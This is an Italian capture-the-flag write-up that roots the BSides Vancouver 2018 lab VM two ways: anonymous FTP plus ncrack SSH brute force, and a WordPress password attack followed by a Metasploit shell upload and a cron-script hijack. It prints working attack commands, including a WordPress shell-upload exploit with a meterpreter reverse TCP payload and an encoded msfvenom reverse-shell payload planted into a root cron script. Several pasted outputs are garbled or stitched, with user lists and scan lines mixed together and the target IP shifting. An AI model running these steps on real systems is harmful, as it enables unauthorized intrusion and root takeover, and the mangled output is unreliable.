    inet6 fe80::b0f5:6eff:feea:d787/64 scope link
        valid_lft forever preferred_lft forever
```

- Abbiamo poi effettuato una **scansione arp**, una tecnica utilizzata per mappare gli indirizzi IP di una rete locale e associarli ai rispettivi indirizzi MAC,
- In seguito, dopo aver spento BS Vancouver, abbiamo eseguito una seconda scansione per avere la certezza sull’indirizzo ip corretto.
- Con questa procedura siamo risaliti all’indirizzo IP della macchina BSIDES VANCOUVER (**192.168.64.13**)

```
(kattama㉿kattama)~]$ sudo arp-scan 192.168.64.0/24
Interface: eth0, type: EN10MB, MAC: b2:f5:6e:ea:d7:87, IPv4: 192.168.64.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.64.1    c6:91:0c:fa:3a:64          (Unknown: locally administered)
192.168.64.13   7a:61:e5:4d:3e:6b          (Unknown: locally administered)


2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.988 seconds (128.77 hosts/sec). 2 responded

(kattama㉿kattama)~]$ sudo arp-scan 192.168.64.0/24
Interface: eth0, type: EN10MB, MAC: b2:f5:6e:ea:d7:87, IPv4: 192.168.64.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.64.1    c6:91:0c:fa:3a:64          (Unknown: locally administered)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.923 seconds (133.13 hosts/sec). 1 responded
```

Una volta trovato l'ip abbiamo effettuato una scansione con **nmap** dove:

- **-sS**: per eseguire una scansione SYN stealth (che non completa il 3WH)
 - **-sV**: che esegue anche la scansione dei servizi, cercando di identificare le versioni dei servizi esposti sulle porte aperte
 - **-A**: Abilita la rilevazione avanzata, che comprende la scansione dei sistemi operativi, la scansione dei servizi e altre tecniche per ottenere informazioni dettagliate sul dispositivo di destinazione
 - **-Pn**: che ignora la scansione di ping e considera l'host come raggiungibile, anche se non risponde alle richieste di ping.
 - **-T4**: livello di aggressività della scansione su "4" (veloce), determinando una scansione più rapida ma più rumorosa rispetto ai valori di default.
 - **-O**: Esegue la scansione per rilevare il sistema operativo ospitante
 - **-open**: il quale specifica di visualizzare delle sole porte aperte nell'output della scansione.
-
- Abbiamo notato che sulla macchina target è aperte la **porta 21** (sulla quale è attivo il servizio **vsftpd**), la **porta 22** (sulla quale è attivo il servizio **ssh**) e la porta 80.
 - Abbiamo notato che sul servizio FTP è possibile accedere tramite l'user **Anonymous**



```
└$ sudo nmap -sS -sV -A -Pn -T4 -O -open 192.168.64.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-21 12:47 CEST
Nmap scan report for 192.168.64.13
Host is up (0.0022s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.5
|_ftp-syst:
|   STAT:
|   FTP server status:
|   | Connected to 192.168.64.7
|   | Logged in as ftp
|   | TYPE: ASCII
|   | No session bandwidth limit
|   | Session timeout in seconds is 300
|   | Control connection is plain text
|   | Data connections will be plain text
|   | At session startup, client count was 1
|   | vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|   ftp-anon: Anonymous FTP login allowed ((FTP code 230)
|   | User: anonymous
|   | Home directory: /var/ftp/anonymous
|   | Directory listing method: ls -lR
|   | Authentication: 4096 Mar 03 2018 public
22/tcp    open  ssh     OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu; protocol 2.0)
|_ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 9:es:z8:ra:s1:40:ea:09:02 b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http    Apache httpd/2.2.22 ((Ubuntu))
|_http-title: Welcome to the Apache2 title (text/html).
|   http-robots.txt: 1 disallowed entry
|_  /backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 7A:61:E5:4D:3E:6B (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  2.18 ms  192.168.64.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.60 seconds
```

METODO 1

- Dato che la porta 21 è aperta, abbiamo creato una **sessione FTP** (File Transfer Protocol), protocollo di rete utilizzato per trasferire file tra un client e un server su una rete TCP/IP. Di conseguenza, abbiamo cercato il file contenente i dati di accesso, scaricato in seguito con il comando **get**.

```
(kattama㉿kattama)~]$ sudo ftp 192.168.64.13
[sudo] password for kattama:
Connected to 192.168.64.13.
220 (vsFTPd 2.3.5)
Name (192.168.64.13:kattama): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||39096|).
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||8100|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||55819|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31
226 Transfer complete.
31 bytes received in 00:00 (2.19 KiB/s)
ftp> 
```

```
(kattama㉿kattama)~]$ ls
aaa cookie.txt Desktop Documents Downloads log.php Music Pictures Public SfBwzSrf.jpeg Templates users.txt.bk Videos
(kattama㉿kattama)~]$ cat users.txt.bk
abatchy (arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan))
john (192.168.64.1 00:91:0c:f9:34:64 (Unknown; locally administered))
mai (192.168.64.13 7a:61:e9:d7:a:6b (Unknown; locally administered))
anne
doomguy s received by filter, 0 packets dropped by kernel
```

- Una volta scaricato il file **users.txt.bk**, abbiamo utilizzato con il comando **ncrack**, software open-source, progettato per effettuare cracking di password, per testare la sicurezza dei sistemi informatici.
- v**, per attivare la modalità verbose,
- g** per specificare il tempo di attesa (in questo caso 4 secondi),
- U**, per indicare l'elenco di utenti trovato durante la scansione,
- P** per specificare il percorso della wordlist contenente le passwords da provare e l'indirizzo ip della macchina target associato alla porta su cui è attivo il servizio SSH.
- L'output del comando ha restituito l'username e la password dell'utente, rispettivamente **"anne"** e **"princess"**.

```
(kattama㉿kattama)~]$ ncrack -v -g at=4 -U users.txt.bk -P /usr/share/wordlists/nmap.lst 192.168.64.13:22
Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
Starting Ncrack 0.7 ( http://ncrack.org ) at 2023-06-19 21:27 CEST
Discovered credentials on ssh://192.168.64.13:22 'anne' 'princess'
```

- Con le credenziali trovate in precedenza, dato che la porta 22 è aperta, abbiamo creato una sessione **SSH** (**protocollo di rete che consente agli utenti di accedere e gestire in modo remoto un server o un sistema informatico attraverso una connessione crittografata**).

```
(kattama㉿kattama) ~]$ sudo ssh 192.168.64.13 -l anne
[sudo] password for kattama:
anne@192.168.64.13's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/

Last login: Mon Jun 19 12:34:16 2023 from 192.168.64.7
anne@bsides2018:~$
```

- Dopodiché **abbiamo eseguito una privilege escalation** per diventare utenti root
- Abbiamo utilizzato il comando **sudo -i** per aprire una shell root con la password dell'utente corrente.
- Dopo aver avuto accesso come root, abbiamo trovato la nostra **flag.txt**

```
(kattama㉿kattama) ~]$ sudo ssh 192.168.64.13 -l anne
[sudo] password for Kattama:
anne@192.168.64.13's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/

Last login: Mon Jun 19 17:42:06 2023 from 192.168.64.7
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo -i
[sudo] password for anne:
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!cevul

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```


METODO 2

- Nella prima scansione avevamo notato un file chiamato robots.txt che contiene direttive per vietare l'accesso a determinate risorse tramite motore di ricerca.

```
(kattama㉿kattama)-[~]
└─$ sudo nmap -sS -sV -A -Pn -T4 -open 192.168.64.13 -p 80
[sudo] password for kattama:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-23 10:26 CEST
Nmap scan report for 192.168.64.13
Host is up (0.0023s latency).

PORT      STATE SERVICE VERSION
30/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 7A:61:E5:D4:3E:6B (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
FTP: users.txt.bk
TRACEROUTE
HOP RTT   ADDRESS
1 2.27 ms 192.168.64.13: users.txt.bk
299 Entering Extended Passive Mode (|||22131||).
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```

- Per ottenere informazioni più dettagliate sulle voci vietate nel suddetto file abbiamo esaminato manualmente il file stesso tramite ricerca web.



Poiché il sito è in wordpress, abbiamo eseguito un'enumerazione degli utenti presenti tramite **WPSCAN**.

```
(kali㉿kali)-[~]
$ wpSCAN --url http://192.168.64.10/backup_wordpress --enumerate u
```

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.64.10/backup_wordpress/ [192.168.64.10]
```

Abbiamo trovato due utenti, nello specifico jhon e admin

```
[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

Abbiamo riavviato **wpscan**, questa volta per trovare la password dell'utente.

```
(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.64.10/backup_wordpress -P /home/kali/Desktop/psw.txt
```

Abbiamo acquisito la prima password corretta dell'utente jhon (**enigma**), che abbiamo provato nell'attesa della seconda password dell'utente admin.

```
[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - john / enigma
[Trying admin / merlin Time: 00:01:47 <
```

Abbiamo avviato **msfconsole**, usando il modulo **exploit/unix/webapp/wp_admin_shell_upload**, un exploit progettato per sfruttare una vulnerabilità presente nelle applicazioni Web basate su WordPress. In particolare, questo modulo mira a sfruttare una falla che consente l'upload di una shell.

```
(kali㉿kali)-[~]
└─$ msfconsole

          _\ \_ 
         ((_) o o ((_)) )_____
        \_ _/ \_ M S F \_ \_ 
          ||| WWW ||| * 
bruteforce.py      pass.txt      BOF2

-[ metasploit v6.3.19-dev
+ -- =[ 2318 exploits - 1215 auxiliary - 412 post
+ -- =[ 1234 payloads - 46 encoders - 11 nops
+ -- =[ 9 evasion ]]

Metasploit tip: View advanced module options with
advanced
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

Abbiamo settato:

- **Rhosts 192.168.64.10**
- **Username jhon**
- **Password enigma**
- **Targeturi /backup_wordpress**

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options
[*] Exploit : unix/webapp/wp_admin_shell_upload
[*] Target  : RHOSTS=192.168.64.10, RPORT=80, TARGETURI=/
[*] Payload : php/meterpreter/reverse_tcp
[*] Options  : LHOST=192.168.64.8, LPORT=4444
[*] Exploit target:
[*] Id  Name
[*] -- 
[*] 0   WordPress

Module options (exploit/unix/webapp/wp_admin_shell_upload):
Name      Current Setting  Required  Description
----      --------------  --        --
PASSWORD    yes           yes       The WordPress password to authenticate with
Proxies     no            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS     em             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80            yes       The target port (TCP)
SSL        false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /             yes       The base path to the wordpress application
USERNAME    /             yes       The WordPress username to authenticate with
VHOST      no            no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      --------------  --        --
LHOST     192.168.64.8   yes       The listen address (an interface may be specified)
LPORT     4444           yes       The listen port

Exploit target:
Id  Name
-- 
0  WordPress

View the full module info with the info, or info -d command
[*] Exploit : unix/webapp/wp_admin_shell_upload
[*] Target  : RHOSTS=192.168.64.10, RPORT=80, TARGETURI=/
[*] Payload : php/meterpreter/reverse_tcp
[*] Options  : LHOST=192.168.64.8, LPORT=4444
[*] Exploit target:
[*] Id  Name
[*] -- 
[*] 0   WordPress

[*] Set options (exploit/unix/webapp/wp_admin_shell_upload):
[*] rhosts => 192.168.64.10
[*] msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username jhon
[*] username => jhon
[*] msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password enigma
[*] password => enigma
[*] msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /backup_wordpress
[*] targeturi => /backup_wordpress
```

E in seguito abbiamo avviato l'**exploit**

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.64.8:4444
[*] Authenticating with WordPress using john:enigma...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/JqVxtzzXBj/OtXEaunQSF.php...
[*] Sending stage (39927 bytes) to 192.168.64.10
[+] Deleted OtXEaunQSF.php
[+] Deleted JqVxtzzXBj.php
[+] Deleted ..../JqVxtzzXBj
[*] Meterpreter session 1 opened (192.168.64.8:4444 → 192.168.64.10:36982) at 2023-06-21 15:19:21 +0100
[*] meterpreter >
```

Abbiamo iniziato un po' a studiare la macchina virtuale BSIDES VANCOUVER. Il nostro interesse si è focalizzato negli eventuali file in cui potrebbero esserci vulnerabilità.

Ci mettiamo alla ricerca del file **crontab** (file di configurazione per programmare l'esecuzione automatica di comandi o script in momenti specifici).

- Utilizziamo pertanto il comando **ls -l | grep cron**, il quale ci restituirà tutti i file che hanno "cron" all'interno del testo.

```
ls -l | grep cron
-rw-r--r-- 1 root root      395 Jun 20 2010 anacrontab
drwxr-xr-x 2 root root    4096 Mar  3 2018 cron.d
drwxr-xr-x 2 root root    4096 Mar  3 2018 cron.daily
drwxr-xr-x 2 root root    4096 Feb  4 2014 cron.hourly
drwxr-xr-x 2 root root    4096 Feb  4 2014 cron.monthly
drwxr-xr-x 2 root root    4096 Feb  4 2014 cron.weekly
-rw-r--r-- 1 root root    769 Mar  3 2018 crontab
```

- Notiamo immediatamente che il file crontab, **di proprietà di root, era leggibile da tutti.**
- Pertanto, tramite comando **cat**, abbiamo letto il contenuto del file crontab. Nello specifico, vediamo che il contenuto dello stesso ci comunica **che le modifiche apportate al file saranno automaticamente considerate, il che ci fa presagire che anche noi attaccanti potremmo apportare delle modifiche che verranno automaticamente considerate.**
- Continuando la lettura del file, notiamo che "**SHELL=/bin/sh**" indica per l'appunto che la shell viene utilizzata per l'esecuzione dei comandi è la "/bin/sh"
- **PATH=/us/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin**, indica le directory in cui il sistema cerca i comandi eseguibili.
- Infine, la riga "**# m h dom mon dow user command**", indica i campi utilizzati nella definizione delle attività, come ad esempio l'ora, il minuto e il giorno del mese in cui i comandi verranno utilizzati. La voce **user** indica invece l'utente a cui è associata l'attività.
- In base a tutte queste nozioni, notiamo che *** * * /usr/local/bin/cleanup** viene eseguito in loop (* * * *), motivo per cui decidiamo di lavorare su questo specifico file che sarà sempre in esecuzione.

```
cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/us/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *    * * *   root    /usr/local/bin/cleanup
```


Tramite **ctrl + c**, ritorniamo nella shell meterpreter, dove abbiamo usato il comando **getuid**, il quale ci ha mostrato che **abbiamo avuto accesso non autorizzato come utente www-data, ergo senza privilegi di root.**

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer : bsides2018
OS : Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686
Meterpreter : php/linux
meterpreter >
```

Per compiere una corretta privilege escalation, abbiamo scaricato sul nostro desktop il file **cleanup** trovato in precedenza, tramite comando **download**.

```
meterpreter > download /usr/local/bin/cleanup /home/kali/Desktop
[*] Downloading: /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Downloaded 64.00 B of 64.00 B (100.0%): /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Completed : /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
```

- Una volta scaricato il file, tramite comando **cat cleanup** abbiamo letto il contenuto dello stesso, che rimettiamo di seguito.
- **#!/bin/sh**: riga comune per gli script di shell, la quale indica al sistema quale interprete di shell utilizzare per eseguire lo script. Nel nostro caso viene utilizzata **"/bin/sh"**, che rappresenta la shell POSIX, la quale garantisce la scrittura di script che possono essere eseguiti su più piattaforme Unix.
- **rm -rf /var/log/apache2/***: riga questa, che utilizza il comando **"rm"** per eliminare in modo ricorsivo ("**-r**") e forzato ("**-f**") tutti i file e le directory presenti nella directory **/var/log/apache2**. L'asterisco **"*"** alla fine del percorso specifica di eliminare tutti i file e le directory presenti in quella posizione




```
(kali㉿kali)-[~]
└─$ Desktop
      cutisita.py  hashes.txt  ophcrack
(kali㉿kali)-[~/Desktop]
└─$ cat cleanup
#!/bin/sh
rm -rf /var/log/apache2/* # Clean those damn logs !!

(kali㉿kali)-[~/Desktop]
```

- Abbiamo utilizzato **msfvenom** per generare codice malevolo, che in seguito inseriremo nel file **cleanup**. Il risultato ci restituirà un codice malevolo che genera una shell inversa che sfrutteremo in seguito. Abbiamo utilizzato il modulo **cmd/unix/reverse_python** per generare codice malevolo che ci darà la possibilità di ottenere una shell inversa in python che sfrutteremo dopo aver sovrascritto il file **cleanup** modificato nella directory dalla quale è stato prelevato.

```
(kali㉿kali)-[~]
└─$ msfvenom -p cmd/unix/reverse_python lhost=192.168.64.8 lport=3333
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 281 bytes
python -c "exec(_import_('zlib').decompress(_import_('base64').b64decode(_import_('codecs').getencoder('utf-8'))('eNqVKnBLgjAQx/+VsacNYqaF6LEHCYOICt3bQsm148/8vBHQJ+/lfn2+d8c1L6M7i0CLp7TI2QIh6CvTASeBF3/YoS2ztUaLMfhJmJhnLB4zRI8RobpfPWxcQ0428mcI98s3ZeHc1b8XeLq+W3LPPimqUnOhnFhFZKCKvIcJHXDsVBNfA7r2JCLBH0qlCfWK5Sw6nEVHE9pw/2cmbm1LcFA1KoAa0zf+4WHb')[0])))"
```

- Abbiamo iniettato il codice presente nel payload modificato tramite msfvenom nel file “cleanup” che avevamo scaricato in precedenza con la shell meterpreter, come da screenshot sottostante. Ora, il file cleanup, completo di script malevolo, ci darà la possibilità di avere una shell inversa in python.



```

#!/bin/sh
python -c
"exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8'))('eNqVkJN8LgjAQx/
+VsacNYqaFGLHCYQICtJ3ybVQsm148/8vWbHQJ+/lfn2+d8c1L6M7i0CLp7TI2QIh6CvTaSEBF3/
YoS2ztUaLMfhJmJhnLB4zRI8RobpfPWxcQ0428mcI98s3ZeHc1b8XeLq+VV3LPPimgUnOhnFhFZKcvIc-
JHXDsvpBNfa7r2JCLBH00qlCfWK5Sw6nEVHE9pw/2cmbm1LcFA1KoAa0zf+4WHb')[0]))"

```


- Siamo tornati nella shel meterpreter, dalla quale abbiamo caricato il nuovo file cleanup nello stesso percorso dal quale l'avevamo scaricato in precedenza, in modo tale da sovrascriverlo.

```

meterpreter > upload /home/kali/Desktop/cleanup /usr/local/bin/cleanup
[*] Uploading : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 375.00 B (-0.27%): /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Completed : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
meterpreter >

```

- Abbiamo avviato Netcat per creare un server in ascolto sulla porta 3333 (che avevamo inserito nel codice malevolo generato in precedenza con msfvenom, ed inserito nel file cleanup).
- Come da screenshot sottostante, tramite comando id abbiamo verificato di essere diventati utenti root, poiché, il percorso nel quale è contenuto il file cleanup a cui si collega il nostro server netcat è associato all'utente root.
- Successivamente con comando cd /root ci siamo spostati all'interno della cartella di root, dove abbiamo trovato la nostra flag.



```

(kali㉿kali)-[~/Desktop]
$ nc -lvp 3333
listening on [any] 3333 ...
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls -al
total 40
drwx—— 3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw—— 1 root root 2147 Mar  7  2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19  2012 .bashrc
